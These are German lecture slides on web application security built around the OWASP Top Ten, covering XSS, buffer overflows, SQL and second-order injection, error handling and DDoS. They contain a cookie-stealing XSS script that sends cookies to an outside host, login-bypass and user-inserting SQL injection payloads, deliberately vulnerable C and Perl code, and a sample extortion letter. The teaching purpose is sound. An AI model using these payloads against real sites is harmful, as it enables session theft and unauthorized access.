
XSS - Beispiel

- Einschleusen von Skriptcode: URL-Aufruf

```
<script>
  document.write('<img src="http://medien.informatik.uni-
  ulm.de/~stefan/paramimg.php?cookies='+
  document.cookie+'">');
</script>
```

```
http://scuba.informatik.uni-ulm.de/%3Cscript%3E
document.write('%3Cimg%20src=%22http://medien.informatik.
uni-ulm.de/~stefan/paramimg.php?cookies='
%2bdocument.cookie%2b'%22%3E');%3C/script%3E
```

XSS-Beispiel



Cross Site Scripting

- Scripting über Framegrenzen hinweg
  - Andere Fenster / andere Tabs
  - Anderer frame / iframe
- …besonders fatal beim IE:

```
<script language="jscript">
   onload=function () {
     var oVictim=open("http://seite.mit.cookie/", "OurVictim",
       "width=100,height=100");
       setTimeout( function () {
           oVictim.frames[0].location.href=
           "javascript:alert(document.cookie)"; }, 7000 );
   }
</script>
```

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

Buffer Overflow


- Auch „Buffer Overflow“, „stack smashing“ etc.
- Schreiben in lokale Variablen über Puffergrenzen hinaus
- Variableninhalt =
  ausführbarer Code (speziell formatiert)
  - Sog. shellcode
- Ausführung: Überschreiben der Rücksprungadresse auf dem Stack
- Artverwandter Angriff: „format string attacks“

…bei Sprachen ohne Typprüfung zur Laufzeit.

- Heute Sicherheits-Schwachstelle #1


Stack Basics

- Last In First Out (LIFO) Prinzip
- Stack beginnt am Ende des Adressraums
- Stackpointer (SP) zeigt auf aktuelles Ende des Stacks
- Push/Pop Operationen



Speicherlayout

Typisches Speicherlayout eines Prozesses:




Text: Read only!
RET: Rücksprung Adresse
ARG: Argumente
VAR: Lokale Variablen

Data: statische Variablen
Fx: Frame 1 - 3
EBP: Basepointer/Framepointer

Buffer overflow

```
void doit(char *p) {
  char buf[20];
  int i;

  for (i=0; i<strlen(p); i++) {
    buf[i]=p[i];
  }
  (…)
}
```



Prozeduraufruf:

- Parameter auf Stack
- Call sichert Rücksprung
- Stackframe sichern
- Lokale Variablen
- Ausführung

Recommended Reading

- Smashing the Stack for Fun and Profit
  - http://www.phrack.org/show.php?p=49&a=14
- Deutsche Einführung in BO
  - http://www.vankoll.de/sec/bo1.html
- Die Kunst der Shellcode Programmierung
  - http://www.shellcode.org

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

Injection flaws

- Eingaben von außen werden an Backend-Systeme weitergeleitet
- Ähnlichkeiten zu XSS
- Populärstes Beispiel: SQL injection
  - Seiten-Content teilweise aus Datenbank
  - DB-Anfragen von Benutzereingaben anbhängig

  → Durch passend formulierte Requests SQL-Kommandos manipulieren

SQL injection

```
$query = new CGI;
$user = $query->param(“user”);
$pass = $query->param(“pass”);
…
$sql = “select * from users where user=‘$user’ and pass=‘$pass’”;
$db->prepare($sql);
```

- 1. Variante: Strings schließen

```
http://host/script?user=x&pass=x' or user='root
```

- Leerzeichen, etc. noch escapen (%20, …)
- Ergibt als SQL-Anweisung:

```
select * from users where user=‘x’ and pass=‘x’ or
  user=‘root’
```

- …in der Hoffnung, daß es einen User „root“ gibt. Sonst: z.B. **`user like ‘*`**
- Ebenfalls beliebt: „**`union select`**…“

SQL injection

- 2. Variante: Mehrere Kommandos mit „;“ abtrennen

```
http://host/script?user=x&pass=x‘; insert
  into users values (user="leet",
  pass="hax0r") --
```

- Ergibt als SQL-Anweisung:

```
select * from users where user=‘x’ and
  pass=‘x’ ; insert into users values
  (user="leet", pass="hax0r") --’
```

- „--“ leitet einen SQL-Kommentar ein

  → syntax-störende Zeichen „abhängen“

SQL injection

- Genügt es, Quotes zu escapen? Nein!
  - Operieren mit Zahlen-IDs: Keine schließenden Quotes nötig
  - Erzeugen von Strings:
    `insert into users values(char(0x6c)+…,…)`
  - Second order injection

2nd order injection

- Benötigt eine Indirektionsstufe, um escapte Quotes loszuwerden
- Eigentlicher Schad-Code wird erst später (indirekt) aufgerufen
- Beispiel: Angriff auf ein Forum
  - Anlegen eines neuen Nutzers: `root‘--`
  - System ändert Quotes: `root‘‘--`
  - Datensatz anlegen: „insert into“ läuft normal, in Datenbank nun: `"root‘--",`…

2nd order injection

- Erneutes Einloggen: Wieder escapen… Benutzerdaten abfragen und in Session-Var. speichern:

  ```
  select * from users where user='root''--'
  $session_var["user"]=…
  ```

  → In Session-Var. steht nun Ausgabe aus Datenbank = Username ohne Escapes!
- Nun z.B. Paßwort ändern:

  ```
  update users set pass=crypt('$pass') where
  user='$session_var["user"]'
  ```

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

Improper error handling

- Fehlersituationen oft stiefmütterlich behandelt
  - Detaillierte Versionsinfos
  - Namen von Backend-Systemen
  - Umgebungsvariablen
  - Coredumps(!)
  - …aber auch Subtilitäten wie „not found“ vs. „access denied“ (letzteres: Datei ist da, aber Zugriffsrechte fehlen)

Einschub: Diverse Tools

- Automatisches Testen bedingt möglich
  - Bekannte Probleme: Vuln. scanner
    Beispiel: Nessus (allgemein), nkito
  - Unbekannte Probleme: Fuzzer
    Beispiel: Spike proxy

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management

Beispiele


- Kritische Daten werden nicht verschlüsselt
- Schlüssel, Zertifikate oder Passwörter werden nicht sicher abgelegt
- Geheime Daten stehen im Klartext im Speicher
- Schlechte Zufallszahlen
- Schlechte Algorithmen
- Versuch, neue Kryptoalgorithmen zu erfinden

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
  9. Denial of Service
  10. Insecure Configuration Management


Denial of Service

- Kann sich gegen jede Komponente eines IT-Systems richten
  - Hardware (z.B. Stromausfall?)
  - OS (z.B. TCP/IP Implementierung)
    - SYN-flood
    - Klassiker: winnuke, teardrop, land, ping-of-death
  - Netzwerk
    - Overflow
    - Amplifier (e.g. smurf)
    - Router-DoS, DNS-Server)
  - Benutzer (z.B. Hoaxes)



DoS/DDoS

- (Distributed) Denial of Service Attacks



- UCSD Studie: ~2000/Woche

Sample Extortion Letter

To: <customer-service@hostremoved.com>
Subject: first letter

Your site is under an attack and will be for this entire weekend. You can increase your pipe all you want and it won't help. You have a flaw in your network that allows this to take place. You have 2 choices. You can ignore this email and try to keep your site up, which will cost you tens of thousands of dollars in lost [business] and customers, or you can send us $40k to make sure that your site experiences no problems.


If you send the $40k your site will be protected not just this weekend, but for the next 12 months. This will let you enjoy business with no worry. If you choose not to pay for our help, then you will probably not be in business much longer, as you will be under attack each weekend for the next 20 weeks, or until you close your doors.

You can always choose to wait, see what happens, and then contact us for our help when you realize you can't do it yourself, however, then it will cost you more and your site will still be down.

The choice is yours as we await your response

P.S. The sites that were attacked and paid last weekend are happy that they paid and are protected

[Source: Prolexic DDoS Whitepaper]


DDoS
Backend-
Server
(e.g. Database)
Attack Relays/
Zombies/
Botnet
Attacker
Router
Web-
Servers
Internet
Firewall
Router
Load-
Balancer
Hacked Computer
IRC Server

DDoS

- Problem immer noch akut:
  `http://www.heise.de/newsticker/meldung/55800`
- Typische Angriffsarten
  - Überlast Angriffe
    - Flooding: SYN, UDP, RST, ACK, Fragmentation, ICMP
    - Vollst. TCP Verbindungen
  - Gerichtete Angriffe
    - HTTP GET (+SSL?)
    - SIP Chopping
    - DNS/SMTP
- Typische Tools
  - Trinoo
    - Attack: UDP flooding / Control: TCP
  - TFN2K
    - Attack: UDP / TCP SYN / ICMP flooding + TARGA attack
    - Control: ICMP_ECHO_REPLY, UDP, TCP (encrypted)

DDoS Schutz

- Schwierig!
- Routing abklemmen?
- Filtern?
- Load Balancing
- CDNs
- Spezielle DDoS-Boxen
- Prolexic –
  leitet gesamten AS Verkehr eines Netzes um

OWASP Top Ten

- Open Web Application Security Project (OWASP)
- Web Attack Top Ten
  1. Unvalidated Input
  2. Broken Access Control
  3. Broken Authentication and Session Management
  4. Cross Site Scripting (XSS) Flaws
  5. Buffer Overflows
  6. Injection Flaws
  7. Improper Error Handling
  8. Insecure Storage
